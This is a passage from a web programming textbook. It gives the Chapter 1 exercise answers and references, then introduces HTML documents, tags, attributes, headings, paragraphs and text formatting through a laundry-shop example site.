1.18 Add to the array of bills in **Listing 1.14** the element `['id' => 'B2951', 'customer' => 'Endah Ika Rahman', 'service' => 'Bed cover, any size (per item)', 'units' => 1, 'price' => 35000, 'status' => 'queued']`. By Equation (1.7) the new bill costs $1 \times 35\,000$ rupiah, so the total becomes $152\,000 + 35\,000 = 187\,000$ and the last line reads `4 bills, Rp 187,000 in total.` Nothing else changes: the table and total are computed from the array.

1.19 PHP is installed but its folder is not on the PATH, or the PATH was changed after the window was opened. Add `C:\xampp\php` to the user Path as in Section 1.16.4 and open a new terminal.

References

The protocol definitions are [10], [11], [12], [5], [2], [15], [7], [6] and [14]; the networking behind them is treated at length in [8] and [9]. The web's origin is told by its inventor in [20], and the current HTML specification is [19], with practical documentation in [13]. The Web 2.0 material of Section 1.15 follows [26] and [27], and the mapping of generations in **Figure 1.31** comes from [31]. The browser figures are from [18], the language rankings from [23], [22] and [24], the domain, server and user counts from [3], [4], [16], [17], [28] and [29], and the 2024–2025 protocol measurements from [1]. The tools of Sections 1.16 and 1.17 are documented in [32], [34], [36], [37] and [35].

[1] Cloudflare, *Cloudflare Radar 2024 Year in Review* and *2025 Year in Review*. [Online]. Available: https://radar.cloudflare.com/year-in-review/2024 and https://radar.cloudflare.com/year-in-review/2025

[2] P. Mockapetris, "Domain Names — Concepts and Facilities," RFC 1034, Internet Engineering Task Force, Nov. 1987.

[3] Verisign, *The Domain Name Industry Brief*, Q2 2026, Jul. 2026. [Online]. Available: https://www.dnib.com/

[4] PANDI (Pengelola Nama Domain Internet Indonesia), "Capaian domain .id meningkat hingga 1,43 juta pada 2025," press release, 2026. [Online]. Available: https://pandi.id/

[5] W. Eddy, Ed., "Transmission Control Protocol (TCP)," RFC 9293, Internet Engineering Task Force, Aug. 2022.

[6] J. Iyengar and M. Thomson, Eds., "QUIC: A UDP-Based Multiplexed and Secure Transport," RFC 9000, Internet Engineering Task Force, May 2021.

[7] M. Bishop, Ed., "HTTP/3," RFC 9114, Internet Engineering Task Force, Jun. 2022.

[8] J. F. Kurose and K. W. Ross, *Computer Networking: A Top-Down Approach*, 8th ed. Hoboken, NJ, USA: Pearson, 2021.

[9] A. S. Tanenbaum, N. Feamster, and D. J. Wetherall, *Computer Networks*, 6th ed. Hoboken, NJ, USA: Pearson, 2021.

[10] T. Berners-Lee, R. Fielding, and L. Masinter, "Uniform Resource Identifier (URI): Generic Syntax," RFC 3986, Internet Engineering Task Force, Jan. 2005.

[11] R. Fielding, M. Nottingham, and J. Reschke, "HTTP Semantics," RFC 9110, Internet Engineering Task Force, Jun. 2022.

[12] R. Fielding, M. Nottingham, and J. Reschke, "HTTP/1.1," RFC 9112, Internet Engineering Task Force, Jun. 2022.

[13] Mozilla, *MDN Web Docs — HTTP*. [Online]. Available: https://developer.mozilla.org/en-US/docs/Web/HTTP

[14] M. Thomson and C. Benfield, Eds., "HTTP/2," RFC 9113, Internet Engineering Task Force, Jun. 2022.

[15] E. Rescorla, "The Transport Layer Security (TLS) Protocol Version 1.3," RFC 8446, Internet Engineering Task Force, Aug. 2018.

[16] W3Techs, *Usage Statistics and Market Share of Web Servers*, 22 Sep. 2026. [Online]. Available: https://w3techs.com/technologies/overview/web_server

[17] Netcraft, *July 2026 Web Server Survey*, Jul. 2026. [Online]. Available: https://www.netcraft.com/blog/july-2026-web-server-survey

[18] StatCounter, *GlobalStats: Browser Market Share* (worldwide, Indonesia, China and the Russian Federation; all platforms and desktop), Jan. 2009 to Aug. 2026. [Online]. Available: https://gs.statcounter.com/browser-market-share

[19] WHATWG, *HTML Living Standard*. [Online]. Available: https://html.spec.whatwg.org/

[20] T. Berners-Lee and M. Fischetti, *Weaving the Web: The Original Design and Ultimate Destiny of the World Wide Web*. New York, NY, USA: HarperBusiness, 2000.

[21] Ecma International, *ECMAScript 2026 Language Specification*, ECMA-262, 17th ed., Jun. 2026.

[22] Stack Overflow, *2025 Developer Survey — Technology*, Jul. 2025. [Online]. Available: https://survey.stackoverflow.co/2025/technology

[23] TIOBE Software, *TIOBE Index*, Sep. 2026, and P. Carbonnelle, *PYPL PopularitY of Programming Language Index*, Sep. 2026. [Online]. Available: https://www.tiobe.com/tiobe-index/ and https://pypl.github.io/

[24] GitHub, *Octoverse 2025: A new developer joins GitHub every second as AI leads TypeScript to #1*, Oct. 2025. [Online]. Available: https://github.blog/news-insights/octoverse/

[25] InfoQ, "Software Development: Programming Languages Trends, 2019 Q3 Graph," 2019. [Online]. Available: https://www.infoq.com/

[26] T. O'Reilly, "What Is Web 2.0: Design Patterns and Business Models for the Next Generation of Software," O'Reilly Media, Sep. 2005.

[27] G. Ritzer and N. Jurgenson, "Production, Consumption, Prosumption: The Nature of Capitalism in the Age of the Digital 'Prosumer'," *Journal of Consumer Culture*, vol. 10, no. 1, pp. 13–36, 2010.

[28] International Telecommunication Union, *Facts and Figures 2025*, Nov. 2025. [Online]. Available: https://www.itu.int/itu-d/reports/statistics/facts-figures-2025/

[29] APJII (Asosiasi Penyelenggara Jasa Internet Indonesia), *Survei Penetrasi Internet Indonesia 2026*, May 2026. [Online]. Available: https://survei.apjii.or.id/

[30] N. Spivack, chart of the evolution of the web from the PC era to Web 4.0, Radar Networks, 2007.

[31] "Online mapping evolution from Web 1.0 to Web 6.0," *Geomatics, Landmanagement and Landscape*, no. 1, 2020. [Online]. Available: https://gll.urk.edu.pl/zasoby/74/GLL-1-3-2020.pdf

[32] Microsoft, *Visual Studio Code Documentation*. [Online]. Available: https://code.visualstudio.com/docs

[33] The PHP Group, *Supported Versions*. [Online]. Available: https://www.php.net/supported-versions.php

[34] The PHP Group, *PHP Manual — Built-in Web Server*. [Online]. Available: https://www.php.net/manual/en/features.commandline.webserver.php

[35] The Apache Software Foundation, *Apache Tomcat 11 Documentation*. [Online]. Available: https://tomcat.apache.org/tomcat-11.0-doc/

[36] Pallets Projects, *Flask Documentation (3.1.x)*. [Online]. Available: https://flask.palletsprojects.com/

[37] Microsoft, *ASP.NET Core Documentation — Minimal APIs (.NET 10)*. [Online]. Available: https://learn.microsoft.com/aspnet/core/fundamentals/minimal-apis

Chapter 2

HTML, CSS, and the Basic Web Languages

By the end of this chapter you will have built the public face of Profitina Laundry by hand: a price page with a live calculator, a "Where is my laundry?" page that asks a server for JSON, and a pickup-request form that checks itself before it leaves the browser. You will know what every tag in those pages is for, what every CSS rule does, what each line of JavaScript changes in the page, and what the browser actually puts on the wire when the visitor presses the button. You will then serve the same pages, and handle the same forms, from three servers — one in Java, one in Python and one in PHP — and watch one test pass against all three. Nothing will be magic. You will be able to open any page on the web, press Ctrl+U to see its source, and read it.

2.1 Where We Left Off

Chapter 1 ended with a sentence the whole book hangs on: **a browser asks, and a server answers**. The browser sends a request; the server sends a response; the response is mostly text; the browser turns that text into something you can look at. This chapter is about that text.

There are three ways a server can produce it, and all three are worth seeing now, because the rest of the book moves through them in order.

The simplest is that the file already exists: someone typed it, saved it on the server's disk, and the server hands the bytes over unchanged, the way a librarian hands over a book. **Figure 2.1** shows the whole transaction in three steps. This is what you will do for most of this chapter.




Figure 2.1 A static page in three steps. The browser asks for a particular HTML file, the server finds it on disk and sends it back, and the browser displays it; no program runs on the server.

The second way is that the server runs a separate program and sends back whatever it prints. Historically this was **CGI**, the Common Gateway Interface, and **Figure 2.2** shows the extra steps it costs: find the program, start it, pass the request, collect the output, and only then answer. Five steps instead of three.




Figure 2.2 A page produced by a separate program through CGI, in five steps. The server starts the program for every request, waits for its output, and only then answers the browser.

The third way is what most of the web uses, and what Chapters 3, 5, 7, 9 and after are about. The file is *mostly* HTML with pockets of program code embedded in it; the server runs each pocket, drops its output into the hole it came from, and sends the finished document. **Figure 2.3** shows it in four steps. PHP works this way, and so do JSP and ASP.NET.




Figure 2.3 A page produced from a file with embedded scripts, in four steps. The server reads the file, runs the scripts inside it, and sends the finished HTML.

Look at the three figures side by side and notice what does not change: the last arrow always points at the browser, and what travels along it is always HTML. The browser cannot tell which of the three produced it, and does not care.

> **KEY INSIGHT.** However clever the server is, it can only send the browser things the browser already understands: HTML, CSS, JavaScript, JSON, images and a few other media types. Learning those is therefore not a beginner's stage you pass through and leave behind. It is the permanent target that every server-side technology in this book aims at.

2.2 What a Markup Language Is

Open a word processor, type a sentence, select it, press the bold button. What you see is bold text. What is stored is the letters plus a hidden note saying *make this bit bold* — a note that is not part of the sentence but a remark **about** it. A **markup language** writes those remarks down in plain text, so that a person can read them, type them, and mail them to someone on a different kind of computer.

> **DEFINITION.** *Markup* is text added to a document that describes the document rather than forming part of it. A **markup language** is an agreed set of rules for writing that description so that a machine can act on it.

The word is older than computers: an editor wrote instructions in the margin of a manuscript — set this line bigger, indent that paragraph — for the typesetter. HTML is exactly that, moved into the file itself.

HTML stands for **HyperText Markup Language**. Take the name apart:

- **Markup Language** — it describes a document, as we have just said.
- **HyperText** — text with links in it. Ordinary text you read from beginning to end. Hypertext lets you jump: a word in this document can point at another document, and following it is one click. That single idea is what turned a collection of files into a *web*.

HTML can be summed up in three words worth memorizing: **it's about tags**. A programming language is made of statements. HTML is made of tags. That is the whole difference.

> **A NOTE ON TERMINOLOGY.** You will sometimes read that HTML is "a programming language for showing documents". Be careful with that phrase. HTML has no variables, no arithmetic, no decisions and no loops; you cannot compute anything in it. What it has is a vocabulary for saying what a piece of a document *is*. When this book calls HTML a "language", it means "an agreed notation". The computing starts in Section 2.21, with JavaScript.

HTML has four jobs, in the order you will meet them:

1. **Show a document.** Headings, paragraphs, lists, tables — the shape of something you can read.
2. **Control the page's content and its arrangement.** Which part comes first, what is inside what.
3. **Make forms.** Enrollment forms, order forms, pickup requests — anywhere a visitor types something and sends it back.
4. **Include other objects.** Images, audio and video. (Two decades ago this list also held Java applets and Flash; both are gone, and nothing in this book needs a plug-in.)

2.3 The Tools You Need, and Nothing More

You need two programs, and Chapter 1 has already installed both.

A browser — the program that reads HTML tags and turns them into a page: Chrome, Edge, Firefox, Safari or Opera. Internet Explorer and Netscape Navigator are retired, but the habit they taught — test in more than one browser — is still correct. A browser is also called a **user agent**, because it acts on the user's behalf. Every modern browser carries **developer tools** (F12, or Ctrl+Shift+I; Cmd+Option+I on macOS): an *Elements* panel that shows the page as a tree, a *Console* for JavaScript, and a *Network* panel that shows every request and response. You will use all three in this chapter.

An editor — any program that saves plain text. This book uses **Visual Studio Code** with the **Live Server** extension, set up in Chapter 1: right-click an HTML file, choose *Open with Live Server*, and the page opens in the browser and reloads itself every time you save. Notepad, Notepad++, Sublime Text and Vim all work as well; what matters is that the program saves the characters you typed and nothing else.

> **WARNING.** Do not write HTML in Microsoft Word, and do not paste from Word into an editor. Word saves formatting, not plain text, and it silently replaces straight quotation marks with curly ones. A curly quotation mark is a different character from a straight one, and HTML

> attributes need the straight kind. A page that will not work for a reason you cannot see is almost always this.

Three habits will save you hours:

- **Save with the extension `.html`.** In Notepad, choose *All Files* in the *Save as type* box first, or it appends `.txt` and your page opens as a wall of raw tags.
- **Save as UTF-8**, so `é`, `ü`, Indonesian and every other script survive. VS Code does this by default; the status bar says *UTF-8*.
- **Keep the browser beside the editor.** The loop *edit, save, look* is the whole of web development, and Live Server shortens it to *edit, save*.

Everything in this chapter lives in the code folder `Chapter02/`, whose `README.md` says how to run each part on Windows, macOS and Linux; a caption such as `html/basics/skeleton.html` names the file inside it.

2.4 The Anatomy of an HTML Document

2.4.1 The tag

A **tag** is a name between angle brackets. `<p>` is a tag. So are `<html>`, `<head>`, `<title>`, `<body>` and `<img>`.

Most tags come in pairs: the first starts something and the second, with a forward slash before the name, ends it.

```
<p>This is a paragraph.</p>
```

`<p>` is the **start tag** (also called the opening tag), `</p>` is the **end tag** (the closing tag), and the whole thing — start tag, content, end tag — is called an **element**.

> **DEFINITION.** An **element** is a start tag, its content, and its end tag, taken together. A **tag** is just the marker. Everyday speech blurs the two, and this book will sometimes blur them too, but when precision matters: `<p>` is a tag, `<p>Hello</p>` is an element.

A few elements have no content and therefore no end tag: `<br>`, `<img>`, `<hr>`, `<input>`, `<meta>`, `<link>`. These are **void elements**. Write them as `<br>` or `<br />`; browsers accept both.

HTML tag names are not case-sensitive. `<body>`, `<BODY>` and `<Body>` are the same tag. Pages written in the 1990s used capitals, which made tags stand out on a projector; modern practice, and this book, write lower case.

2.4.2 Attributes

A tag can carry extra information inside the angle brackets after its name. Each piece is an **attribute**, with a name and a value:

```
<ELEMENT ATTRIBUTE="VALUE">
```

The pattern never changes: **element** is the tag's name, saying *what this thing is*; **attribute** is the property's name, saying *what about it*; and **value** is what that property is set to. The classic example is

```
<body bgcolor="blue">
```

Element `body`, attribute `bgcolor`, value `blue`: make the page's background blue. A tag may carry many attributes, separated by spaces:

```
<input type="text" id="name" name="name" maxlength="60" required>
```

Some attributes, like `required`, are **boolean**: presence means yes, absence means no.

Always quote a value. HTML forgives you when the value has no spaces, but the moment it does — `<p class="price highlight">` — the quotation marks are the only thing holding it together.

2.4.3 The three parts of a document

Every HTML document has three nested parts: `html`, `head` and `body`.

```
<html>
  <head>
  </head>

  <body>
  </body>
</html>
```

Figure 2.4 draws a slightly fuller document as a tree. Read it from the left: the document holds one `<html>` element, which has exactly two children; `<head>` holds information about the page, such as its `<title>`, and `<body>` holds the content.




Figure 2.4 An HTML document drawn as a tree. The head carries information about the page; the body carries everything the visitor sees.

That tree is not a metaphor. It is how the browser stores the page in memory, it is what the *Elements* panel of the developer tools shows you, and it is what JavaScript walks in Section 2.22. Every element except `<html>` has exactly one parent, and elements never straddle each other. This is legal:

```
<p>A <b>bold</b> word.</p>
```

and this is not:

```
<p>A <b>bold word.</p></b>
```

because `<b>` opens inside `<p>` and must close inside it. Browsers silently repair that mistake, which is worse than an error message: you never learn it was there.

> **KEY INSIGHT.** Tags nest like brackets in arithmetic: the last one opened is the first one closed. Indent by one step per level of nesting, and an unclosed tag becomes visible as text that drifts right and never comes back.

2.4.4 `<!DOCTYPE html>` and `<html>`

Every HTML document begins with `<html>` and ends with `</html>`; everything between the two is the document. One more line goes above it:

```
<!DOCTYPE html>
```

This is the **document type declaration**: not a tag, but a note saying "this is modern HTML, use the modern rules". Leave it out and the browser drops into *quirks mode*, a compatibility layer that reproduces the layout bugs of browsers from around the year 2000 on purpose, and your CSS is measured by those rules. Write the line; it costs fifteen characters.

Say what language the page is in, too — `<html lang="en">`, or `lang="id"` for Indonesian. It tells a screen reader which pronunciation to use, helps search engines, and lets the browser hyphenate and translate correctly.

2.4.5 `<head>` and `<title>`

The `<head>` holds information **about** the page rather than the page itself; nothing in it is drawn in the content area. The most important thing in it is the `<title>`. **Figure 2.5** shows where the title of the Profitina Laundry price page goes: onto the browser's tab, into the bookmark when the visitor saves the page, and into the clickable headline of a search result. A screen reader announces it when the page loads. It is the highest-value string in your document, and the one beginners most often leave as "Untitled".




Figure 2.5 The text inside `<title>` labels the browser tab. The same text names the bookmark and becomes the headline of a search result.

Two more lines belong in the head of every page you write from now on:

```
<meta charset="utf-8">
<meta name="viewport" content="width=device-width, initial-scale=1">
```

The first says which character encoding the file uses: UTF-8 represents every character in every written language, and without the line a browser may guess wrong and turn your `é` into `Ã©`. The second tells a phone not to pretend it is a desktop monitor (Section 2.20). Neither is optional.

2.4.6 `<body>`

The `<body>` holds everything the visitor sees. **Listing 2.1** is a complete page in the style of the 1990s, kept in the `historic` folder because it no longer validates.

Listing 2.1 A 1990s page with the `text` and `bgcolor` attributes on `<body>` (`html/basics/historic/body-colors.html`).

```
<html>
  <head>
    <title>Welcome to my home page</title>
  </head>
  <body text="green" bgcolor="orange">
    <p>This is my first HTML document</p>
  </body>
</html>
```

Figure 2.6 shows the result: green text on an orange background, ugly and deliberately so, because you can see at a glance that the attributes did something.




Figure 2.6 The `<body>` element with `text` and `bgcolor` attributes: green text on an orange background. Both attributes are obsolete; Section 2.15 does the same job in CSS.

> **WARNING.** `text` and `bgcolor` are **presentational attributes**: how you changed appearance before CSS existed, and now obsolete. They still work, because browsers never break old pages, but do not write new ones. Section 2.15 replaces them with CSS that applies to a whole site instead of one tag. Recognize them, because you will meet them in inherited code — which is why this chapter shows you several — but do not type them.

2.4.7 A complete skeleton to copy

Put everything together and you have the page you will start every file with for the rest of the book, **Listing 2.2**.

Listing 2.2 The skeleton of every HTML page (`html/basics/skeleton.html`). Copy it for every new page.

```
<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1">
  <title>Profitina Laundry</title>
</head>
<body>
  <h1>Profitina Laundry</h1>
  <p>Three outlets in Surabaya: Rungkut, Keputih and Wiyung.</p>
</body>
</html>
```

Open **Listing 2.2** with Live Server, or type it yourself, save it as `skeleton.html` and open it in a browser. You have written a web page; everything that follows is detail.

2.5 Text: Headings, Paragraphs, and the Two Kinds of Emphasis

2.5.1 Block and inline

> **DEFINITION.** A **block-level element** takes a whole horizontal band of the page to itself. It starts on a new line, and whatever follows it starts on a new line too. Paragraphs, headings, lists and tables are block-level. An **inline element** sits inside a line of text and takes only as much room as its content needs. Bold, italic, links and images are inline.

2.5.2 Headings

HTML gives you six levels of heading, `<h1>` down to `<h6>`, as **Listing 2.3** shows.

Listing 2.3 The six heading levels (`html/basics/headings.html`).

```
<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1">
  <title>Six heading levels</title>
</head>
<body>
  <h1>Heading one (H1)</h1>
  <h2>Heading two (H2)</h2>
  <h3>Heading three (H3)</h3>
  <h4>Heading four (H4)</h4>
  <h5>Heading five (H5)</h5>
  <h6>Heading six (H6)</h6>
</body>
</html>
```

Figure 2.7 shows what **Listing 2.3** looks like in a browser. Each level is smaller than the one above it, and every one of them is bold and takes a line to itself, because headings are block-level.




Figure 2.7 The six heading levels as a browser draws them, from `<h1>` at the top to `<h6>` at the bottom. The sizes are the browser's defaults and CSS can change them entirely.

Here is the part beginners get wrong. **The number is a rank, not a size.** `<h1>` means "the most important heading on this page", not "big"; for a small heading you reach for CSS, not `<h6>`. The levels give the document an outline, exactly like the numbered sections of this chapter: one `<h1>` for the subject, `<h2>` per major section, `<h3>` for subsections.

The outline matters because things read your page that are not eyes. A screen reader offers a blind visitor the list of headings to jump between, a search engine uses the outline to work out what the page is about, and an AI answer engine extracts structure before meaning. Skipping from `<h1>` to `<h4>` because `<h4>` was the right size costs you readers you never see.

The rules, then: one `<h1>` per page; never skip a level going down; never choose a level for its appearance.

2.5.3 Paragraphs

`<p>` marks a paragraph, as in **Listing 2.4**.

Listing 2.4 A heading and a paragraph (`html/basics/paragraph.html`).

```
<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1">
  <title>A heading and a paragraph</title>
</head>
<body>
  <h1>Welcome!</h1>
  <p>
    In this website, you will find
    a lot of information about Web Programming
  </p>
</body>
</html>
```

Notice something important in **Listing 2.4**, visible in **Figure 2.8**: the sentence is broken across two source lines and the browser joins them. **HTML collapses whitespace.** Any run of spaces, tabs and newlines becomes a single space on screen, so you cannot space things out with the spacebar or start a new line with Enter.




Figure 2.8 A heading and a paragraph. The two source lines of the paragraph have been joined into one, because HTML collapses every run of whitespace to a single space.

2.5.4 Line breaks and horizontal rules

When you genuinely want a line to end — in a postal address, in a line of a poem — use `<br>`:

```
<p>
  Profitina Laundry Keputih<br>
  Jl. Flamboyan No. 8, Sukolilo<br>
  Surabaya 60111
</p>
```

`<br>` is a void element. Do not use it to make space between paragraphs; two paragraphs already do that. A row of `<br><br><br>` is a beginner's signature.

`<hr>` draws a horizontal rule separating one section from another, and is void too. Old pages give it the attributes of **Table 2.1**.

Table 2.1 The historic attributes of `<hr>`. All four are obsolete, and CSS replaces them.

Attribute	Meaning	Values
`align`	where the rule sits	`center`, `left`, `right`
`width`	how long it is	a length or a percentage; default `100%`
`size`	how thick it is	a number of pixels
`noshade`	draw it flat, without the engraved look	present or absent

Table 2.1 is here so that you can read old pages, not write new ones. The example

```
<hr align="center" width="90%" size="30" noshade>
```

produces the thick gray band in **Figure 2.9**, between an ordered list and a second list lettered A to I. In CSS the same effect is

```
hr { width: 90%; height: 30px; border: none; background: gray; }
```

which has the advantage of applying to every rule on the site at once.




Figure 2.9 A horizontal rule drawn with the obsolete `align`, `width`, `size` and `noshade` attributes: 90 percent of the width, 30 pixels thick, and flat. The list below it uses `type="A"` for letters.

2.5.5 Physical and logical formatting

There are two families of tags for changing how a run of text looks, and the difference is one of the most instructive things in HTML.

Physical formatting says what the text should *look like*:

Table 2.2 Physical formatting tags. They name an appearance.

Tag	Effect
`<b>` … `</b>`	bold
`<i>` … `</i>`	italic
`<u>` … `</u>`	underlined
`<big>` … `</big>`	larger than normal (obsolete)
`<small>` … `</small>`	smaller than normal
`<strike>` … `</strike>`	struck through (obsolete; use `<s>`)
`<sup>` … `</sup>`	superscript
`<sub>` … `</sub>`	subscript
`<center>` … `</center>`	centered (obsolete)

Logical formatting says what the text *means*, and lets the browser choose an appearance to match:

Table 2.3 Logical formatting tags. They name a meaning, and the appearance follows.

Tag	Meaning	Usual appearance
`<em>` … `</em>`	emphasized	italic, like `<i>`
`<strong>` … `</strong>`	strongly important	bold, like `<b>`
`<del>` … `</del>`	deleted from the document	struck through
`<ins>` … `</ins>`	inserted into the document	underlined, like `<u>`

Compare **Table 2.2** with **Table 2.3**: on screen `<b>` and `<strong>` look identical, so why have both?

Because a screen reader can convey the difference: `<strong>` and `<em>` carry meaning it can pass on, while `<b>` is a request about ink, and a voice has no ink. Because `<del>` and `<ins>` record an edit history that a struck-through line does not. And because the day emphasis on your site should be red rather than italic, `<em>` lets you change it in one CSS rule and `<i>` does not.

> **KEY INSIGHT.** Prefer the logical tag: say what you mean and let the presentation follow. That principle, applied over and over, is what Section 2.10 calls *semantic HTML*, and it is the difference between a page that merely looks right and one that also works right.

`<b>` and `<i>` have narrow honest uses: `<i>` for a foreign word or a ship's name, `<b>` for a keyword that should stand out without being important. If you cannot say which you mean, you wanted `<em>` or `<strong>`.

2.5.6 A worked example with all of them

